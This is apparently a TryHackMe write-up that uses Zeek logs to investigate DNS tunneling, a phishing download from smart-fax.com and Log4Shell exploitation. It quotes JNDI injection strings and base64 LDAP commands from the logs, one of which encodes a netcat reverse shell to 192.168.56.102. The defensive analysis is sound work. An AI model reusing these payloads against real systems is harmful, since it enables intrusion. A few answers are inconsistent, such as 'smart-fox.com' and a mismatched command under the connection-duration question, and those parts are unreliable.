

Zeek Exercises

The following writeup is for a room hosted on TryHackMe. The room involves using zeek to investigate a series of pcap files. Zeek is an open-source and commercial network security monitoring (NSM) tool, however, it offers functionalities that are not just security oriented. This room was particularly enjoyable, and I hope this writeup proves useful to others.

Anomalous DNS

Investigate the dns-tunneling.pcap file. Investigate the dns.log file. What is the number of DNS records linked to the IPv6 address?

Let's start by running Zeek against the given pcap, we can do this by entering the following command:

```
- zeek -C -r dns-tunneling.pcap
```

```
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/anomalous-dns$ cat dns.log | grep "AAAA" | wc -l
320
```

Investigate the conn.log file. What is the longest connection duration?

We can find this by entering the following:

```
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/anomalous-dns$ cat dns.log | zeek-cut query | rev | cut -d
'.' -f 1-2 | rev | sort | uniq
tcp.local
cisco-update.com
in-addr.arpa
ip6.arpa
rhodes.edu
ubuntu.com
```

There are a massive amount of DNS queries sent to the same domain. This is abnormal. Investigate the conn.log file. What is the IP address of the source host.

First, we need to find the source IP address, we can do this by entering:

```
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/anomalous-dns$ cat dns.log | zeek-cut id.orig_h | head -n
10
10.20.57.3
10.20.57.3
10.20.57.3
10.20.57.3
10.20.57.3
10.20.57.3
10.20.57.3
10.20.57.3
10.20.57.3
10.20.57.3
10.20.57.3
```

The IP address seen in the output of the above command is the answer.

Phishing

Investigate the logs. What is the suspicious source address? Enter your answer in defanged format.

Let's start by running Zeek against the given pcap:

```
zeek -C -r phishing.pcap
```

If you investigate the conn.log, you will discover that there is only one source address which is 10.6.27.102:

```
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/phishing$ cat conn.log | zeek-cut uid id.orig_h | head -n 5
C4fIRV38L6LULB0usj      10.6.27.102
CjWxe51HqAAT2OG6Ii      10.6.27.102
Co6mXp4mHV1WIO436a      10.6.27.102
Cj02GF1eRXcgoeCKhg      10.6.27.102
CUEwLk3wlbX95ezPRb      10.6.27.102
```

To defang it, we can use cyberchef:

Input

10.6.27.102

REC 11 1

Output

|10[.]6[.]27[.]102

Investigate the http.log file. Which domain address were the malicious files downloaded from? Enter your answer in defanged format.


We can use zeek against the files.log file to find the source IP address for all files found within the pcap:

```
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/phishing$ cat files.log | zeek-cut mime_type tx_hosts
text/plain      23.63.254.163
application/msword 107.180.50.162
application/x-dosexec 107.180.50.162
```

The suspicious file is likely the Word document and executable, we can now check for the domain associated with this IP address in the http.log file:

```
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/phishing$ cat http.log | grep 107.180.50.162
1561667889.643717 CuH4cx3X4xt0yo262i 10.6.27.102 49159 107.180.50.162 80 1 G
ET smart-fax.com /Documents/Invoice&MSO-Request.doc - 1.1 Mozilla/5.0 (Windows NT 6
.1; WOW64; Trident/7.0; rv:11.0) like Gecko - 0 323072 200 OK - (
empty) - - - - FB5o2Hcauv7vpQ8y3 - application/mswor
d
1561667898.911759 CVAjQu41TqxTrM2wRi 10.6.27.102 49162 107.180.50.162 80 1 G
ET smart-fax.com /knr.exe - 1.1 Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1
; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E) - 0 2437120 200 OK - (empty) - -
- - - - FQghls3WpTiKpVXaFl - application/x-dosexec
```

From this we can determine that smart-fox.com is where the malicious files were downloaded. Once again, we can use cyberchef to defang the URL:



Investigate the malicious document in VirusTotal. What kind of file is associated with the malicious document?

Firstly, let's use a zeek script which gives us the hashes for all files found in the pcap, we can then search using the file hash on VirusTotal:

```
zeek -C -r phishing.pcap hash-demo.zeek
```

We can now use zeek-cut to filter out the md5 hash for the file:


```
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/phishing$ cat files.log | zeek-cut mime_type md5
text/plain      cd5a4d3fdd5bffc16bf959ef75cf37bc
application/msword b5243ec1df7d1d5304189e7db2744128
application/x-dosexec cc28e40b46237ab6d5282199ef78c464
```

Once you put the second md5 hash into VirusTotal and navigate over to the relations tab, you can find the answer:

File type
VBA

Investigate the extracted malicious .exe file. What is the given file name in VirusTotal?


We can simply copy the MD5 hash found above (it's the second hash) into VirusTotal to find the answer:



Investigate the malicious .exe file in VirusTotal. What is the contacted domain name? Enter your answer in defanged format.

If you navigate to the behaviour tab in VirusTotal and scroll down to the DNS Resolution section, you can find the domain:

DNS Resolutions

 dunlop.hopto.org

Enter the domain into cyberchef using the Defang URL recipe and voila:



Note! dunlop is the subdomain, hence why we have removed it as the question asks for the domain name not subdomain.

Investigate the http.log file. What is the request name of the downloaded malicious .exe file?

We can grep the log file with the mime_type or simply cat the http.log file and use zeek-cut to grab the uri which gives us the answer:

```
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/phishing$ cat http.log | zeek-cut uri
/ncsi.txt
/Documents/Invoice&MSO-Request.doc
/knr.exe
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/phishing$ cat http.log | grep application/x-dosexec
1561667898.911759      CT5wHL3XNnyQRwU2D      10.6.27.102      49162      107.180.50.162      80      1      0
ET      smart-fax.com      /knr.exe      -      1.1      Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1
; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E)      -      0      2437120      200      OK      -      -      (empty)      -
-      -      -      -      F0ghls3WpIjKpvXaEl      -      application/x-dosexec
```

Log4j

Investigate the log4shell.pcapng file with detection-log4j.zeek script. Investigate the signature.log file. What is the number of signature hits?

First run the script against the file like as follows:

```
zeek -C -r log4shell.pcapng detection-log4j.zeek
```

We can then run the following command to determine the amount of signature hits.

```
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/log4j$ cat signatures.log | zeek-cut sig_id | wc -l
3
```

Investigate the http.log file. Which tool is used for scanning?

As directed by the hint, we can filter for the user agent string which allows us to determine that nmap was used for scanning.

```
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/log4j$ cat http.log | zeek-cut user_agent | sort | uniq
${jndi:ldap://127.0.0.1:1389}
${jndi:ldap://192.168.56.102:389/test}
${jndi:ldap://192.168.56.102:389}
${jndi:ldap://192.168.56.102}
Java/1.8.0_181
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
SecurityNik Testing
```

Investigate the http.log file. What is the extension of the exploit file?

I found the answer by simply printing the http.log file, piping it to zeek-cut and the rest of the command ensures that only unique URI's are printed:

```
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/log4j$ cat http.log | zeek-cut uri | sort | uniq
/
/Exploit6HHc3BcVzI.class
/ExploitQ8v7ygBW4i.class
/ExploitSMMZvT8GXL.class
/testing1
/testing123
testing1
```

The extension is .class.

Investigate the log4j.log file. Decode the base64 commands. What is the name of the created file?

First let's find the base64 encoded commands which happen to be in the URI:

```
ubuntu@ip-10-10-53-47:~/Desktop/Exercise-Files/log4j$ cat log4j.log | zeek-cut uri | sort | uniq
127.0.0.1:1389
192.168.56.102
192.168.56.102:389
192.168.56.102:389/Basic/Command/Base64/bmMgMTkyLjE2OC41Ni4xMDIgODAgLWUgL2Jpbi9zaCAtdnZ2Cg==
192.168.56.102:389/Basic/Command/Base64/d2hpY2ggbmMgPiAvdG1wL3B3bmVkcG==
192.168.56.102:389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=
192.168.56.102:389/test
```

If you enter the following command into the terminal, we can decode the base64 encoded command and find the answer:

```
echo "d2hpY2ggbmMgPiAvdG1wL3B3bmVkcG==" | base64 -d
```

```
which nc > /tmp/pwned
```